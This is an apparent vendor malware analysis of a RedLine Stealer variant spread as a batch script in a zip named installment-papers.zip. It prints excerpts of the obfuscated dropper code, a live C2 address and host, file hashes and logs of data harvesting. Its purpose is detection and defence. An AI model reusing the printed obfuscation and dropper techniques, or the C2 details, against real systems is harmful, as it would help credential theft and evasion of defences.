RedLine Stealer:

A new variant surfaces, Deploying using Batch Script

EXECUTIVE SUMMARY

At Cyfirma, we are committed to providing up-to-date information on the most prevalent threats and tactics used by malicious actors to target both organizations and individuals. In this analysis, we delve into a trending information stealer RedLine. This investigation reveals a novel strain of malware that is being disseminated in the guise of a counterfeit document, packaged within a zip archive that houses a batch script file.

INTRODUCTION

RedLine stealer was first discovered in March 2020 and is one of the most popular stealer malwares. It is designed to steal sensitive information from compromised systems. It is being sold by cybercriminals on underground forums as MaaS (malware-as-a-service). Threat actors are leveraging RedLine Stealer due to its availability and flexibility. This malware is capable of harvesting information from web browsers such as saved credentials and payment card details. It also looks over the system for information, including username, hardware configuration, installed general and security software, installed VPN client, network configurations, cryptocurrency related data, and sends the stolen information to the adversary.

KEY FINDINGS


- RedLine Stealer is one of the emerging stealer malwares distributed under the guise of fake documents or software.
- It uses multi-level obfuscation to avoid detection.
- Uses obfuscated PowerShell script as dropper and to execute the malware.
- Drops the malware hidden as operating system protected file.
- Copies the legitimate PowerShell executable to the current working directory with a different name and runs to disguise the child process as legit.
- It is capable of extracting sensitive data from a wide range of sources such as web-browsers, email clients, messaging apps.
- Looks for financial data such as saved card details, cryptocurrency wallet database.
- Searches the compromised system for the installed software, system certificates, connected phones data, VPN client, text and office documents, wallet, and seed information.
- It can steal user-specific data stored by the FileZilla FTP.
- Also gathers the various information on compromised system including IP address, location, username, operating system version, system configuration.
- Exfiltrates the gathered data to the adversary at regular intervals.
- The IP address of the RedLine Stealer C2 server is “80[.]85[.]152[.]191[:]27465” and belongs to the host “kosarrezanezhad2022[.]pserver[.]space”.

EXTERNAL THREAT LANDSCAPE MANAGEMENT ATTRIBUTION


The malware is originally distributed as a zip archive named *installment-papers.zip,* disguising as document related to a financial transaction and usually delivered to victim via phishing. The zip archive contains obfuscated batch script and when executed successfully, connects to IP address "80[.]85[.]152[.]191" on TCP port 27465.

The researcher "@TrackerC2Bot" reported this Ip address as the C2 for the RedLine Stealer:

The IP address belongs to the Russian region:



And linked to a known variant of RedLine Stealer with the following details:




Filename: Pumicate.exe
MD5: 6018d10792d2e5717b4e3aaff9310a6a
SHA-256: 83db86d7872e467513f186adcc02f5408e50b6a3d3aa14cbf7dd5d1fb6affb34
Imphash: f34d5f2d4577ed6d9ceec516c1f5a744

This IP address resolves to the host name "kosarrezanezhad2022[.]pserver[.]space", and at the time of analysis, this host does not have significant detection for malicious activity:

Type	IP Address	Domain Name
PTR	80.85.152.191 Unknown (AS44493)	kosarrezanezhad2022.pserver.space

As per the OSINT investigation, RedLine Stealer is the most prevalent malware from last 15 days:



Threat Landscape: From an external threat landscape perspective, the discovery of new RedLine Stealer variant has lower detection and multilevel obfuscation. Cyfirma's research team highlights the concerning trend of threat actors developing distinct methods to evade detection at early stage of attack and infection. The threat actor behind this variant is adapting different techniques to obfuscate the malicious sample to keep it under the radar as long as possible.

ANALYSIS OF RedLine Stealer

Static File Analysis	
File Name	installment-papers.zip
File Size	294.32 KB (301382 bytes)
Signed	Not signed
MD5	8248867e6d42d41cfdea624f87e14fa6
SHA-256	e0f0449aae4dc117e34517e8c83fd49faf2b379dc4f2fd35ff291dd5003864e2
Date Modified	31 Aug 2023

The original malware sample comes as a zip archive.

This zip archive contains a batch script file (.bat file) named as "installment-papers-*pdf*.bat":

File Name	installment-papers-*pdf*.bat
File Size	393 KB (4,02,949 bytes)
Signed	Not signed
MD5	b4c53eb42fac3e0c8770a4704171cfb6
SHA-256	f4f093e1c950a233464a6a17a2040630c9e4f69b282f4a34510b3de35d5723b0
Date Modified	29 August 2023, 03:23:31

The batch file contains a meaningless long comment, to give a fuzzy look to the content of the file:

```
@echo off
::DVsR6EtZPI8xVfK/GSWFGTpDLtt3mYZjkWKIcKLT/cHEL28a/tKqAjLEdfLEU3AO4qbDr8X/mgUqza0y6cr+aXQTvk7CNRRP2HcMXZeykC5IkEcr
/tbMrZI2cP7WXULlzfhj+pOYzSwtlj9VaHQTHuVHbCTeVLGKKpOI4p5MTTqP+tV2P1sg36wd/g7cuexgoJujDxgme11coULgtNhKg6RIyRUNPDtgfA
00o0ohUrpIgYXdVQHrs0NvCAWRsO3NE3r+bi86JnPKUkWI5waTsw1LCFnOaKJcjpB+yG9aF5GjdvClzBNqYmxv61cLRr/9K89CvL7yWNGmXc6Y0+Zq
yfZ4/Ko0vWXXfpO9FaRBw5zZrhR9ltQQ1qzZJhCZLFKG28Bfnb2XWDY864pyQakw0fhDpc7YjGm8UXV0fNi1PN53HOJfa5rM2EQnCEZnfHATzB11an
Jp0igupDQ5QDIND26CDxT7sL7vFaMx3+NaIHc7112HhADIRqhChl/tj60k6T/JYUyHqCTFk7F3IQY1bpkppCtZGDlIhMakup5PfAf+YuwPpzH2xjZb
EMh4JLbgzhqTaAWzpFtvA0E68xISSw2ZhWPVeKI1hn/vCZAByz5h/kx+E1RdmHK26QOT4LNwvwpr77bHrStm1I/Y4fPJkyFRRLSM26qohznEpWs17r
CWSWBTJCuDiynJo2RgbegOnxA+dEUbqq4s+dCYubrUDL0WBzuVmua4AqlOhFAgfTb7s+1WzfWIYqO7APfZfQIr8+45eosT/vXD9wlWzHyEhJvLb1T9
jhsP6u8/B12SJ8tOOpJ8TwQL91Q87VaRgjsiAHQdMJN5OEs+ggIJhmZ4nM5C8DqbZMtYKiTuCG1l8GQiefD6uTJVc2W5smNqHxN6uxNYO3kx+WNreN
xvdUYa+Awzfz1YuRglz2N6Qn5HWKN8Eeyffb/6ieBAWz+hqQpLQJyfml/ng8VYjuFHQEP1Pvfc1CJ11XSBxh2P7/tNdQ4Du2M0PcHVmh7BkA4i/
MMSXREOQpqZ1wTf1hldF5a7EE7+JvrhAc+ZwpUqc6Kh9bhHOmLyfA+Qfv/mWiEmnsQoZFeRB/+
GQNc6aYWcVxEC/aiQulOH9v3Dq6mJ/LPq6qwXlWMjjYgsLxM/qQAMiNANnVxV18f6nmYBNALwA4so8Vh7ijx3bDR/8wLRkMcT28P+
h90ei95GvmToJ6xZDfSJOgjIDICj+BrPnleffHOodCjqDI241Mb1jSb5ChQZ3gM75PC+fIGhaRTj+
mzp/Wco0Yj0YZzuyFf4WWzicuiRjMgEPi3aN2Gu6YTowkU4vG0q/sQFhL6X/MwDFYIq2O+WwSJ2hd+
0zIBJBU3p5TzIhsR9uPhViEH1GHeA9lDBJnl18iul2mYBRNembQ7bXR4629veWdow6OSQ/gGP6u5qIn1q6bncp9YpDzdqyR2UFFSuvb9d4uV4M5XmY
+Hmw3csk4XZTLhU6PG+
gUok01dFLs3obWZU4p3oeO4sLWoeZXG8AI6JynVPo8URyaP9/Gp2po7lwtPkwDTgakNOS2VThVxv4JenI2h7NynQtVoIpB27N8NLn+v4uHzRX09XL
+pHsO39gU4NOmf8ZU/CFdU9A7emc6EloDaFMPw0y7lBKF4o7EbxHwWzrLfoJKh59aNN+NDpLyn1eeMBqZPGGKlLvqrd+
wrRslb6c5VNJ/tkTo9AiNp6KmLhxxXYiKibRh4sp/zu2ZUC6LJHYAe9htPfPtAb1Am3oecSb+
X28iyGrqHFlOYdE0DUeLvzkLDnae/K90z1Bt4JuH47W7Fk6kS8WA7IslPoyXwC5WTrEFhUdxcru0Jo1fpSGa7z1sDryr7+
nkLIaoZH752o9U7qWjnNXqMAxjP5d6yM1W0G6sfYGzUtlW50GXVuY+Yq1pNjnOu2j4/yl6mJ9+
YlixwfgC5LeBRRt6j9OyTXrguVGGwmHXA1b8AfXwqv6Bn1YzNBlE3nBLiMmLqEqWK8jjsUBe31eN0MhOoM4U3SpY99zu1mkeSoiR7UWJvoWFULEdn4
9V0DN/wfYh4Swj6HuTL7cuqPhl8YRRHuYUYVMDUNyYmbThnq9WPg4kYYvL2fOcPhx5LewwuvJG+
kpi6aIdvOMlHmWKBPdf7dV85tK8nZQ5zlLsCzSIobhm+mamF5J6D4bPHM/UdZTCLlV/VUdd7Yed+gEwc6QUH5a95Jov7GfJnYPO+7X7i9TQL+
3KPHCckeKkdKaH2lXcwFMwyas7H3JvehC6WCAB+nJj2Fi8QESS/VO/Qa0z/iMNvKHZpbUCP5q5FKn5PDwFUzJggSjL6T+
```

Meaningless comment in batch file

Also, the content of the file is obfuscated, as shown below:

```
set "PGpgqr=seVSDpLtVSDpL uVSDpLtWVSDpLp=VSDpL1VSDpL &VSDpL&VSDpL sVSDpLtaVSDpLrtVSDpL "VSDpL"VSDpL
VSDpL/mVSDpLinVSDpL VSDpL"
set "HpZEPK=&VSDpL&VSDpL exVSDpLiVSDpLtVSDpL"
set "ARzhmN=noVSDpLt VSDpLdeVSDpLfiVSDpLneVSDpLd VSDpLutVSDpLWVSDpLpVSDpL
if %ARzhmN:VSDpL=% (%PGpgqr:VSDpL=%%0 %HpZEPK:VSDpL=%)
set qQuFYr=%~0.exe
set
"cnRviT=WVSDpLinVSDpLdVSDpLowVSDpLsPVSDpLowVSDpLerVSDpLShVSDpLeVSDpLllVSDpL\v1VSDpL.0\VSDpLpoVSDpLweVSDpLrsVSDpLhV
SDpLelVSDpLl.VSDpLexVSDpLeVSDpL"
set CZngTX=C:\Windows\SysWOW64\%cnRviT:VSDpL=%
if not exist %CZngTX% (set CZngTX=%CZngTX:SysWOW64=System32%)
set "JOKqrK=-wVSDpL VSDpLhVSDpLiVSDpLddVSDpLeVSDpLn -VSDpLc
VSDpL$fVSDpLiYVSDpLc=VSDpL'IVSDpLnvIVSDpLdTrVSDpLoVSDpLkVSDpLeIVSDpLdTVSDpLr'.VSDpLReVSDpLpVSDpLlaVSDpLcVSDpLe(VSD
pL'IdVSDpLTrVSDpL',
VSDpL'VSDpL'),VSDpL'VSDpLReaVSDpLsVSDpLSQqVSDpLdLVSDpLiVSDpLsSVSDpLQqVSDpLnsVSDpLSQVSDpLqeVSDpLsVSDpLsVSDpLSQVSDpL
q'VSDpL.RVSDpLeVSDpLplaVSDpLceVSDpL('VSDpLsSQVSDpLqVSDpL',VSDpL
''VSDpL),'VSDpLMVSDpLaVSDpLZWVSDpLebVSDpLinVSDpLZVSDpLWVSDpLebVSDpLMVSDpLZWVSDpLebVSDpLodZVSDpLWeVSDpLbuVSDpLlZVSD
pLWVSDpLeVSDpLbeVSDpLZWVSDpLeb'VSDpL.ReVSDpLpVSDpLlaVSDpLcVSDpLe(VSDpL'ZVSDpLWebVSDpL'VSDpL,
VSDpL''VSDpL)VSDpL,VSDpL'VSDpLSVSDpLpNVSDpLijqVSDpLlNVSDpLiVSDpLjqVSDpLiNVSDpLijVSDpLqVSDpLtVSDpLNiVSDpLjqVSDpL'VS
DpL.RVSDpLepVSDpLlaVSDpLceVSDpL('VSDpLNijVSDpLqVSDpL',
VSDpL'VSDpL'),VSDpL'GVSDpLeRVSDpLsnVSDpLHtVSDpLCRsVSDpLnHVSDpLurVSDpLRsnVSDpLHrVSDpLeRVSDpLsnHVSDpLntVSDpLPVSDpLRs
VSDpLnVSDpLHroVSDpLRVSDpLsnVSDpLHceVSDpLRsVSDpLnHsVSDpLsVSDpLRsVSDpLnHVSDpL'VSDpL.RVSDpLepVSDpLlaVSDpLce(VSDpL'RsV
SDpLnVSDpLH'VSDpL, VSDpL''VSDpL),VSDpL'ChVSDpLu
lgVSDpLPaVSDpLnuVSDpLlgVSDpLPVSDpLgVSDpLeuVSDpLlgVSDpLPVSDpLExtVSDpLulVSDpLgVSDpLPeVSDpLnuVSDpLlVSDpLgPVSDpLsuVSDp
LlVSDpLgVSDpLPioVSDpLuVSDpLlgVSDpLPnuVSDpLlVSDpLgPVSDpL
'.VSDpLReVSDpLplVSDpLacVSDpLeVSDpL('VSDpLuVSDpLlVSDpLgPVSDpL',VSDpL
''VSDpL),'VSDpLCNVSDpLdQVSDpLxVSDpLopVSDpLNVSDpLdQxVSDpLyTNVSDpLdVSDpLQxVSDpLoNVSDpLdQVSDpLxVSDpL'VSDpL.VSDpLReVSD
pLplVSDpLacVSDpLe(VSDpL'NdVSDpLQVSDpLx',VSDpL
'VSDpL'),VSDpL'LVSDpLoVSDpLSVSDpLaVSDpLkmVSDpLaSaVSDpLkmdVSDpLSaVSDpLkmVSDpL'.VSDpLReVSDpLplVSDpLacVSDpLeVSDpL(VSD
pL'VSDpLSaVSDpLkm'VSDpL,
VSDpL''VSDpL)VSDpL,'DVSDpLRVSDpLvNVSDpLcVSDpLeRVSDpLvNVSDpLccoVSDpLRvVSDpLNcmVSDpLprVSDpLRvVSDpLNcVSDpLeRVSDpLvNVS
DpLcVSDpLsVSDpLsRvVSDpLNVSDpLc'.VSDpLRVSDpLepVSDpLlacVSDpLe(VSDpL'RVSDpLvNVSDpLcVSDpL',VSDpL
'VSDpL')VSDpL,VSDpL'TVSDpLraVSDpLGuVSDpLpOnVSDpLsGVSDpLupVSDpLOfVSDpLGVSDpLupOVSDpLoVSDpLrVSDpLGupVSDpLOVSDpLmVSDp
LFGVSDpLupOVSDpLinVSDpLaGVSDpLupVSDpLOVSDpLlVSDpLBGuVSDpLpOlVSDpLGVSDpLupVSDpLOVSDpLockVSDpLGVSDpLupVSDpLO'VSDpL R
```

Obfuscated content in the batch file

Deobfuscation:

The deobfuscated file reveals the values assigned to the variables. Also, it shows that instead of executing the powershell.exe from its original location, the script copies it from the original location (C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe) to the current working directory and renamed it as "installment-papers-*pdf*.bat.exe" for a 32-bit host operating system powershell.exe, located at "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe".

Deobfuscated Batch File


This de-obfuscated file contains a variable "JOKqrK", which represents a string that is a partially obfuscated and is a parameter supplied to the PowerShell when file executes.

BEHAVIORAL & CODE ANALYSIS

Upon executing the batch file, it launches a Windows command prompt (minimized) that copies the powershell.exe from "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" to the malware's (the batch file) directory and renamed it as "installment-papers-*pdf*.bat.exe". We have seen this expected behavior from the de-obfuscated batch file.


Then the properties of the "installment-papers-*pdf*.bat.exe" is changed to the operating system protected file, that hides the executable and prevents programs from replacing that file.

The execution goes as shown in the following process tree:




Execution Process Tree

The PowerShell scripts drops an executable named "A1.exe" in the current directory which also has the attribute of protected operating system file, hidden from the users and prevents programs from replacing that file.



The dropped executable "A1.exe" is then executed by the "installment-papers-*pdf*.bat.exe":

Analysis of dropped executable (A1.exe)

File Size :	179 KB (178688 bytes)
Icon Graphic:	
Signed?:	Not signed
File Hash:	MD5: 28caece68c96bec864c5b61d09a8ad06 SHA256: 197b50f15375335928e08c5cc5b6f50cd93864655237b8db85556d4057f3b988 SSDEEP: 3072:c6y3xKLG9I0ndCkQdOZ9YnX+NnE0O6KOYuaJq8e8h4:Ry79I0ndCkQ7qnE0M7uas
Imp Hash:	f34d5f2d4577ed6d9ceec516c1f5a744
Compile Time:	

Sun Feb 22 06:09:25 2082
Entropy:
file entropy: 5.813074 (normal)

A1.exe is a 32-bit Windows executable, complied with Microsoft Visual C# v7.0 / Basic .NET. Disguised itself as Nitro CPU that helps boost CPU performance:

```
Architecture:      IMAGE_FILE_MACHINE_I386
Subsystem:         IMAGE_SUBSYSTEM_WINDOWS_GUI
Compilation Date:  2082-Feb-22 06:09:25
Comments:          Helps boost CPU
CompanyName:
FileDescription:   Nirtro CPU
FileVersion:       15.9.1.22
InternalName:      Clotures.exe
LegalCopyright:    NireoNO1 Corporation Copyright ©  2021
LegalTrademarks:
OriginalFilename:  Clotures.exe
ProductName:       Nitro NO2
ProductVersion:    15.9.1.22
Assembly Version:  1.9.2.1440
```

It does not require the administrator privileges for execution:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

A1.exe has three sections, and the text section is marked as executable with higher entropy:

headers	header[0]	header[1]	header[2]
name	.text	.rsrc	.reloc
md5	F79995C182D51AE95109421...	EC72587BF65B3CFC2EAE1D...	755BABF3F58E152A8D35578...
entropy	6.177	3.248	0.102
file-ratio (99.71%)	77.08 %	22.35 %	0.29 %
raw-address	0x00000200	0x00021C00	0x0002B800
raw-size (178176 bytes)	0x00021A00 (137728 bytes)	0x00009C00 (39936 bytes)	0x00000200 (512 bytes)
virtual-address	0x00002000	0x00024000	0x0002E000
virtual-size (177230 bytes)	0x000218F4 (137460 bytes)	0x00009B4E (39758 bytes)	0x0000000C (12 bytes)

It loads two libraries initially and 517 imported functions:

library (2)	type (2)	imports (1625)	description
mscoree.dll	implicit	1623	Microsoft .NET Runtime Execution Engine
kernel32.dll	p/invoke	2	Windows NT BASE API Client

Sleep	execution	T1497 | Sandbox Evasion	mscoree.dll
FromBase64CharArray	-	T1132 | Data Encoding	mscoree.dll
set_UseShellExecute	execution	T1106 | Execution through API	mscoree.dll
LoadLibraryA	dynamic-library	T1106 | Execution through API	kernel32.dll
DownloadFile	network	T1086 | PowerShell	mscoree.dll
DownloadData	network	T1086 | PowerShell	mscoree.dll
GetCurrentProcess	execution	T1057 | Process Discovery	mscoree.dll
MemoryStream	memory	T1055 | Process Injection	mscoree.dll
IPAddress	network	T1011 | Network Exfiltration	mscoree.dll
WebClient	network	T1011 | Network Exfiltration	mscoree.dll
ServicePointManager	network	T1011 | Network Exfiltration	mscoree.dll
SecurityProtocolType	network	T1011 | Network Exfiltration	mscoree.dll
WebRequest	network	T1011 | Network Exfiltration	mscoree.dll
WebResponse	network	T1011 | Network Exfiltration	mscoree.dll
DataProtectionScope	cryptography	T1001 | Data Obfuscation	mscoree.dll
CryptographicException	cryptography	T1001 | Data Obfuscation	mscoree.dll
ProtectedData	cryptography	T1001 | Data Obfuscation	mscoree.dll
HashAlgorithm	cryptography	T1001 | Data Obfuscation	mscoree.dll
MD5	cryptography	T1001 | Data Obfuscation	mscoree.dll
MD5CryptoServiceProvider	cryptography	T1001 | Data Obfuscation	mscoree.dll

Imported functions indicating the potential of A1.exe

Execution Analysis of A1.exe


The memory string of executable reveals IP address it attempts to communicate:

```
0x2cf5324 (19): 80.85.152.191:27465
0x2cf5344 (38): 80.85.152.191:27465

0x2cff67c (60): net.tcp://80.85.152.191:27465/
```

The network logs confirm the reverse IP address lookup by the A1.exe, which resolves to "kosarrezanezhad2022[.]pserver[.]space":

```
fe80::34f4:e0bc… fe80::6eb7:49f… DNS      106 Standard query 0x160a PTR 191.152.85.80.in-addr.arpa
fe80::6eb7:49ff… fe80::34f4:e0b… DNS      153 Standard query response 0x160a PTR 191.152.85.80.in-addr.arpa PTR kosarrezanezhad2022.pserver.space
```



Reverse IP lookup by RedLine Stealer

At very start of the network communication with C2, RedLine Stealer sends authorization request, which varies with each different execution of the malware:

Authorization request (execution attempt:1)

Authorization request (execution attempt:2)

C2 sends the response against the request, which also varies with each different execution of the malware:

C2 response (execution attempt:1)

C2 response (execution attempt:1)

On further communication, C2 asks for the details that RedLine Stealer must grab from the compromised system and send to the adversary. This instruction includes web-browser data, installed software list, security software, graphic card detail, cryptocurrency wallets, running processes etc. and remains almost same for the with each different execution of the malware:

C2 instruction received at RedLine Stealer host

The RedLine Stealer responds to that request with the information grabbed from the compromised system:

RedLine Stealer response to C2 with harvested data

Process monitoring also confirms the TCP communication by A1.exe with host "kosarrezanezhad2022[.]pserver[.]space", it sends and receives data using "TCP send" and "TCP Receive" process:

A1.exe	6980	TCP Send	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:...	SUCCESS
A1.exe	6980	TCP Receive	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:...	SUCCESS
A1.exe	6980	TCP Send	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:...	SUCCESS
A1.exe	6980	TCP Receive	DESKTOP-AADNS1K:60382 -> kosarrezanezhad2022.pserver.space:...	SUCCESS

Monitoring the A1.exe process also reveals the information that it attempts to steal from the system as shown in the following screenshots:

A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe*	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe	NO MORE FILES
A1.exe	6980	CloseFile	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	CreateFile	C:\Users\AP\AppData\Roaming\Adobe	SUCCESS
A1.exe	6980	QueryDirectory	C:\Users\AP\AppData\Roaming\Adobe*	SUCCESS
